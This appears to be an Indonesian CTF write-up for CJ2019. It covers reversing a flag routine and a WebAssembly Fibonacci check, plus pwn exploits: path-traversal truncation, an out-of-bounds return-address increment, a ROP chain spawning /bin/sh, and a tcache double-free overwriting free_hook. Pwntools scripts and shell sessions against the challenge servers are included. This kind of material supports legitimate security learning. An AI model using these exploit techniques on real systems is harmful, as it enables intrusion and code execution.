Di fungsi main kami menemukan bagian kode yang kami rasa digunakan untuk menampilkan flag.

```
if (score == 0x7f2926e) {
  local_48[0] = 0x1a;
  local_48[1] = 0x12;
  local_48[2] = 0x65;
  local_48[3] = 0x66;
  local_44 = 100;
  local_43 = 0x6d;
  local_42 = 0x28;
  local_41 = 0x62;
  local_40 = 0x69;
  local_3f = 100;
  local_3e = 0x2c;
  local_3d = 0x7b;
  local_3c = 0x2e;
  local_3b = 0x7f;
  local_3a = 0x73;
  local_39 = 0x2b;
  local_38 = 0x7e;
  local_37 = 0x78;
  local_36 = 0x77;
  local_35 = 0x20;
  local_34 = 0x23;
  local_33 = 0x73;
  local_32 = 0x7a;
  local_31 = 0x7a;
  local_30 = 0x73;
  local_2f = 0x21;
  local_2e = 0x5d;
  local_2d = 7;
  local_2c = 0x59;
  local_2b = 0xb;
  local_2a = 0xf;
  local_29 = 0x5c;
  local_28 = 0x58;
  local_27 = 0xe;
  local_26 = 0xf;
  local_25 = 2;
  local_24 = 0x57;
  local_23 = 0x56;
  local_22 = 6;
  local_21 = 0x56;
  local_20 = 2;
  local_1f = 1;
  local_1e = 0x18;
  local_1d = 0x1b;
  local_1c = 0x1e;
  local_1b = 0x1a;
  local_1a = 0x19;
  local_19 = 0x57;
  i = 0;
  while (i < 0x30) {
    operator<<<std--char_traits<char>>
              ((basic_ostream *)cout,((byte)score ^ 0x37) - (char)i ^ (&local_c8)[(long)i + 0x80])
    ;
    i = i + 1;
  }
  operator<<((basic_ostream<char,std--char_traits<char>> *)cout,endl<char,std--char_traits<char>>)
  ;
```

Solusinya ,tinggal break di fungsi main, ganti variable score dengan 0x7f2926e, continue.

```
gef➤  x/gx 0x06040f8
0x6040f8:       0x0000000400001337
gef➤  set {int}0x06040f8= 0x7f2926e
gef➤  c
Continuing.
CJ2019{084c5c38a700ff7982ab9d74fa684bb5d3175362}
[Inferior 1 (process 17179) exited normally]
```

Hyunjin

Terdapat web yang mengharuskan kita menginputkan sebuah string. Pengecekan dilakukan dengan kode web assembly. Kita dapat melihat kode tersebut di developer tools chrome.

```
func (param i32 i32) (result i32)
(local i64)
  get_local 1
  i32.const 50
  i32.eq
  if i32
    block i32
      i32.const 0
      set_local 1
      loop i32
        get_local 0
        get_local 1
        i32.add
        i32.load8_s offset=0 align=1
        i64.extend_s/i32
        call 0
        set_local 2
        i32.const 0
        get_local 2
        get_local 1
        i32.const 3
        i32.shl
        i32.const 1024
        i32.add
        i64.load offset=0 align=8
        i64.ne
        br_if 1
        drop
        get_local 1
        i32.const 1
        i32.add
        tee_local 1
        i32.const 50
        i32.lt_u
        br_if 0
        i32.const 1
      end
    end
  else
    i32.const 0
  end
end
```

Kami melakukan decompile menggunakan wasmdec, tapi hasilnya banyak yang salah sehingga harus kami edit dan melakukan analisa ulang dari kode asmnya, hasilnya kira-kira seperti ini.

```
long fn_0(long local_0) {
    if (local_0 > 2) {
        return local_0
    } else {
        return fn_0(local_0 + -1) + fn_0(local_0 + -2);

    }
}
int fn_1(int local_0, int local_1) {
    long local_2;
    if (local_1 == 50) {
    label$2:
```

```
        local_1 = 0;
        while (1) {
            local_2 = fn_0(*((long)local_0 + local_1));;
            if (local_2 !=  local_1 << 3 + 1024) break;
            local_1 = local_1 + 1;
            if(local_1 >= 50) return 1;
    } else {
        return 0;
    }
}
```

Fungsi fn_0 adalah fungsi yang menghasilkan nilai fibonacci ke n, setiap karakter dilewatkan ke fungsi itu sebagai n, dan hasilnya dibandingkan dengan nilai-nilai dari array memory yang berada pada alamat 1024.

Solusinya tinggal melakukan bruteforce pada hasil dari fungsi fibonacci, tapi kami melakukan optimasi pada fungsi fibonacci agar berjalan cepat. Berikut kode solver yang kami gunakan.

```
from ctypes import *
from struct import *

global_raw = [41, 69, 91, 104, 130, 9, 211, 165, 64, 10, 141, 30, 1, 0, 0, 0, 195, 191, 148, 197, 167, 118, 219, 51, 130
, 104, 217, 189, 4, 0, 0, 0, 152, 34, 198, 184, 77, 228, 218, 189, 57, 170, 189, 76, 193, 244, 121, 194, 193, 29, 43, 16
6, 18, 56, 67, 187, 155, 153, 214, 1, 5, 243, 198, 42, 152, 34, 198, 184, 77, 228, 218, 189, 64, 10, 141, 30, 1, 0, 0, 0
, 77, 49, 181, 230, 148, 213, 231, 87, 152, 34, 198, 184, 77, 228, 218, 189, 65, 50, 98, 208, 245, 250, 121, 136, 41, 69
, 91, 104, 130, 9, 211, 165, 41, 69, 91, 104, 130, 9, 211, 165, 33, 47, 166, 207, 1, 0, 0, 0, 57, 170, 189, 76, 193, 244
, 121, 194, 77, 49, 181, 230, 148, 213, 231, 87, 193, 29, 43, 166, 18, 56, 67, 187, 16, 101, 98, 228, 62, 235, 166, 28,
65, 50, 98, 208, 245, 250, 121, 136, 57, 170, 189, 76, 193, 244, 121, 194, 77, 49, 181, 230, 148, 213, 231, 87, 193, 29,
 43, 166, 18, 56, 67, 187, 2, 121, 251, 202, 206, 184, 42, 222, 227, 161, 12, 172, 7, 0, 0, 0, 57, 170, 189, 76, 193, 24
4, 121, 194, 45, 206, 123, 40, 228, 185, 201, 14, 193, 29, 43, 166, 18, 56, 67, 187, 149, 171, 181, 111, 150, 213, 238,
80, 65, 50, 98, 208, 245, 250, 121, 136, 239, 71, 173, 192, 94, 73, 130, 110, 197, 56, 144, 144, 118, 47, 6, 18, 193, 29
, 43, 166, 18, 56, 67, 187, 194, 121, 49, 152, 122, 143, 184, 95, 152, 34, 198, 184, 77, 228, 218, 189, 193, 29, 43, 166
, 18, 56, 67, 187, 88, 166, 68, 139, 67, 25, 0, 0, 157, 133, 122, 41, 157, 15, 0, 0, 77, 210, 3, 64, 36, 66, 0, 0, 193,
29, 43, 166, 18, 56, 67, 187, 65, 50, 98, 208, 245, 250, 121, 136, 16, 101, 98, 228, 62, 235, 166, 28, 77, 49, 181, 230,
 148, 213, 231, 87, 64, 10, 141, 30, 1, 0, 0, 0, 152, 34, 198, 184, 77, 228, 218, 189, 33, 47, 166, 207, 1, 0, 0, 0, 45,
 206, 123, 40, 228, 185, 201, 14, 213, 41, 218, 60, 179, 123, 201, 157, 41, 69, 91, 104, 130, 9, 211, 165]

FibArray = [1,1]
def fibonacci(n):
    if n<0:
        print("Incorrect input")
    elif n<=len(FibArray):
        return FibArray[n-1]
    else:
        temp_fib = fibonacci(n-1)+fibonacci(n-2)
        FibArray.append(temp_fib)
        return temp_fib

fib_arr = []
for i in range(128):
    fib_arr += [c_ulong(fibonacci(i)).value]

long_raw = []
for i in range(50):
    long_raw += [unpack("<Q", bytes(global_raw[8*i:8*(i+1)]))[0]]

flag = ""
for i in long_raw:
    flag += chr(fib_arr.index(i))
print(flag)
```

```
$ python3 a.py
m0d3rn_pr0gramm1ng_lang_c4nt_save_ur_BAD_alg0r1thm
```

Flag : CJ2019{m0d3rn_pr0gramm1ng_lang_c4nt_save_ur_BAD_alg0r1thm}

Starlight

```
#define MAXN 128
```

```
...snip...
  snprintf(path, MAXN, "languages/%s.lang", lang);

  fp = fopen(path, "r");

  if (fp == NULL) {
    puts("Error: language not found");
    return;
  }

  while (fgets(menu, sizeof(menu), fp)) {
    strtok(menu, "\n");
    printf("%s\n", menu);
  }
  fclose(fp);
```

Snippet code diatas digunakan pada program yang diberikan challenge untuk membaca sebuah file .lang di direktori languages. Kita dapat mengexploit kode itu agar membaca file yang kita inginkan. Kita akan membaca file flag.txt di current directory. Untuk membaca “../flag.txt” kita perlu menambahkan karakter lain agar panjang variable path menjadi MAXN yaitu 128 sehingga string “.lang” selanjutnya tidak ditambahkan (karena sudah penuh). kita dapat menambhkan string “./” diantara “../” dan “flag.txt” sebanyak apapun sampai string path menjadi 128.

```
  % nc 203.34.119.237 11337                                                      !10032
Choose language (id/en/it): .././././././././././././././././././././././.
/./././././././././././././././flag.txt
CJ2019{just_like_vulnerability_in_fortigate_vpn_CVE-2018-13379}
```

Noir

```
  unsigned int count[1001];
  int num;
..snip..
 num = read_int(5);
  while (num >= 0) {
    count[num]++;
    num = read_int(5);
  }
```

Snippet code diatas diambil dari kode program noir. Kode diatas terdapat bug oob yang dapat kita gunakan untuk mengoverwrite (dengan operasi increment) memory setelah variable count dengan mengontrol index agar melewati variable count yang telah dialokasikan.

Kita dapat mengincrement return address jika kita mengisi index 1006.Isi dari return address ketika breakpoint pada code diatas adalah 0x55e3a5646ada sementara fungsi hidden_shell berada pada alamat 0x000055e3a5646ad7. Jadi kita hanya perlu mengincrement tiga kali pada return address agar mengarah ke hidden_shell.

```
  % nc 203.34.119.237 11338
===~ WELCOME ~===
Insert one number (0-1000) per line. To finish input, insert negative number.
1006
1006
1006
-1

Sorted:
0
0
0
ls
flag.txt
noir
cat flag.txt
CJ2019{can_u_pwn_this_without_hidden_shell_function?}
```

Maeve

Diberikan program elf 32 bit.

```
% ./maeve
Your name: aaaa
Grtz aaaa

Here, you can save ur virtual notes
How many pages u need: 2
Note title :  aaa
Note content (anything) : bbb
Note title :  ccc
Note content (anything) : ddd
We will save your notes.
aaa:bbb
ccc:ddd
```

Terdapat bug buffer overflow di bss pada saat mengisi note title karena penggunaan fungsi scanf(“%s”, ..) yang tidak aman. bug tersebut akan mengoverwrite struct setelahnya yang berisi function pointer. Artinya kita juga dapat mengontrol function pointer ke alamat yang kita mau dan mengontrol RIP. Berikut exploit yang kami gunakan.

```python
from pwn import *
from struct import pack

context.terminal = "tmux splitw -h -f".split()
#p = process("./maeve")
p = remote("203.34.119.237",11339)
DEBUG = 0
cmd = "b* 0x080bc9d6"
if DEBUG:
    gdb.attach(p, cmd, gdb_args=["--init-eval-command='source ~/ctf/tools/gef/gef.py'"])

rop = ''
rop += pack('<I', 0x0806f6bb) # pop edx ; ret
rop += pack('<I', 0x080ec060) # @ .data
rop += pack('<I', 0x080bca26) # pop eax ; ret
rop += '/bin'
rop += pack('<I', 0x080984d6) # mov dword ptr [edx], eax ; pop ebx ; ret
rop += pack('<I', 0x41414141) # padding
rop += pack('<I', 0x0806f6bb) # pop edx ; ret
rop += pack('<I', 0x080ec064) # @ .data + 4
rop += pack('<I', 0x080bca26) # pop eax ; ret
rop += '//sh'
rop += pack('<I', 0x080984d6) # mov dword ptr [edx], eax ; pop ebx ; ret
rop += pack('<I', 0x41414141) # padding
rop += pack('<I', 0x0806f6bb) # pop edx ; ret
rop += pack('<I', 0x080ec068) # @ .data + 8
rop += pack('<I', 0x08049700) # xor eax, eax ; ret
rop += pack('<I', 0x080984d6) # mov dword ptr [edx], eax ; pop ebx ; ret
rop += pack('<I', 0x41414141) # padding
rop += pack('<I', 0x080481c9) # pop ebx ; ret
rop += pack('<I', 0x080ec060) # @ .data
rop += pack('<I', 0x080e69cd) # pop ecx ; ret
rop += pack('<I', 0x080ec068) # @ .data + 8
rop += pack('<I', 0x0806f6bb) # pop edx ; ret
rop += pack('<I', 0x080ec068) # @ .data + 8
rop += pack('<I', 0x08049700) # xor eax, eax ; ret
rop += pack('<I', 0x0807c136) # inc eax ; ret
rop += pack('<I', 0x0807c136) # inc eax ; ret
rop += pack('<I', 0x0807c136) # inc eax ; ret
rop += pack('<I', 0x0807c136) # inc eax ; ret
rop += pack('<I', 0x0807c136) # inc eax ; ret
rop += pack('<I', 0x0807c136) # inc eax ; ret
rop += pack('<I', 0x0807c136) # inc eax ; ret
rop += pack('<I', 0x0807c136) # inc eax ; ret
rop += pack('<I', 0x0807c136) # inc eax ; ret
rop += pack('<I', 0x0807c136) # inc eax ; ret
rop += pack('<I', 0x0807c136) # inc eax ; ret
rop += pack('<I', 0x08049c91) # int 0x80

arr_addr = 0x080ecfc0
add_esp_20h = 0x080864dd
p.sendlineafter("name: ", rop)
p.sendlineafter("need: ", "2")
p.sendlineafter("title :", (p32(add_esp_20h)).ljust(0x200, "A") + p32(arr_addr + 4))
p.sendlineafter(": ", "a")
```

```
p.interactive()
```

homelander

Terdapat program ELF 64 bit. Program memiliki vuln double free dan use after free pada saat menghapus text dan menampilkan text.
Celah ini kita dapat manfaatkan untuk mengubah jalannya program.
Pertama kita harus meleak libc terlebih dahulu, caranya dengan memenuhkan tcache_bin sehingga pada free selanjutnya chunk berisi sebuah alamat heap pointer (main arena), tampilkan chunk tersebut kita akan mendapatkan leak address dan menghitungnya agar mendapat alamat base libc. Selanjutnya kita menggunakan double free untuk melakukan tcache poisoning dengan mengubah fd pointer dengan free_hook agar alokasi selanjutnya mendapatkan alamat tersebut dan free_hook akan kita isi dengan alamat system. Setelah itu tinggal trigger free_hook dengan menghapus chunk yg memilki string “/bin/sh” didalamnya untuk mendapatkan shell.

Berikut kode exploit yang kami gunakan.

```
from pwn import *

context.terminal = "tmux splitw -h -f".split()
#p = process("./homelander")
p = remote("203.34.119.237", 11340)
libc = ELF("./libc.so", checksec=False)
DEBUG = 0
cmd = ""
if DEBUG:
    gdb.attach(p, cmd, gdb_args=["--init-eval-command='source ~/ctf/tools/gef/gef.py'"])

def goto(n):
    p.sendlineafter("Choice: ", str(n))
    return

def add(idx, length, content):
    goto(1)
    p.sendlineafter(": ", str(idx))
    p.sendlineafter(": ", str(length))
    p.sendlineafter(": ", str(content))
    return idx

def edit(idx, new_content):
    goto(2)
    p.sendlineafter(": ", str(idx))
    p.sendlineafter(": ", str(new_content))
    return

def view(idx):
    goto(3)
    p.sendlineafter(": ", str(idx))
    p.recvuntil("diary,\n")
    content = p.recvuntil("\n\n", drop=True)
    return content

def erase(idx):
    goto(4)
    p.sendlineafter(": ", str(idx))
    return


alloc = add
delete = erase
show = view

alloc(1, 0x90, "/bin/sh")
alloc(2, 0x90, "/bin/sh")
alloc(3, 0x90, "/bin/sh")
alloc(4, 0x90, "/bin/sh")
alloc(5, 0x90, "/bin/sh")
alloc(6, 0x90, "/bin/sh")
```

```
alloc(7, 0x90, "/bin/sh")
alloc(8, 0x90, "/bin/sh")
alloc(9, 0x90, "/bin/sh")
alloc(10, 0x90, "/bin/sh")
alloc(11, 0x20, "/bin/sh")
for i in range(1, 10):
    delete(i)
leak = u64(show(8).ljust(8, "\x00"))
print(hex(leak))
malloc_hook = leak - 112
libc.address = malloc_hook - libc.symbols['__malloc_hook']
print("libc @ 0x{:08x}".format(libc.address))
print(hex(libc.symbols['__free_hook']))
print(hex(libc.symbols['system']))
delete(11)
delete(11)
alloc(12, 0x20, p64(libc.symbols['__free_hook']))
alloc(13, 0x20, "/bin/sh")
alloc(14, 0x20, p64(libc.symbols['system']))
delete(13)
p.interactive()
```

```
$ python
[+] Opening connection to 203.34.119.237 on port 11340: Done
0x7f41107f9ca0
libc @ 0x7f411040e000
0x7f41107fb8e8
0x7f411045d440
[*] Switching to interactive mode
$ ls
flag.txt
homelander
$ cat flag.txt
CJ2019{>>*>__>remember,_you_guys_are_the_real_pwners_<*<<*<}
```

Flag : CJ2019{>>>*__>remember,you_guys_are_the_real_pwners<<<*<}